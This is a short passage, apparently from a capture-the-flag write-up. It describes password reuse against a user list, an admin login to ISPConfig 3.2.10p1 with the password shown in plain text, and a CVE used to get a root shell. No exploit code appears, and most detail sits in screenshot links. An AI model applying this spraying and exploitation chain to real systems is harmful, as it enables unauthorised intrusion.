
Trying the credentials for tobias and amanda is unsuccessful. We now use the userlist from before and try tobias' and amanda's passwords for each.

admin:slowmotionapocalypse works and we can log in.
The service looks like network management software using ISPConfig.
Looking in the help page, we see a version number: the service is running ISPConfig version 3.2.10p1.

Searching online, we find this CVE.


Using the CVE, we get a root shell.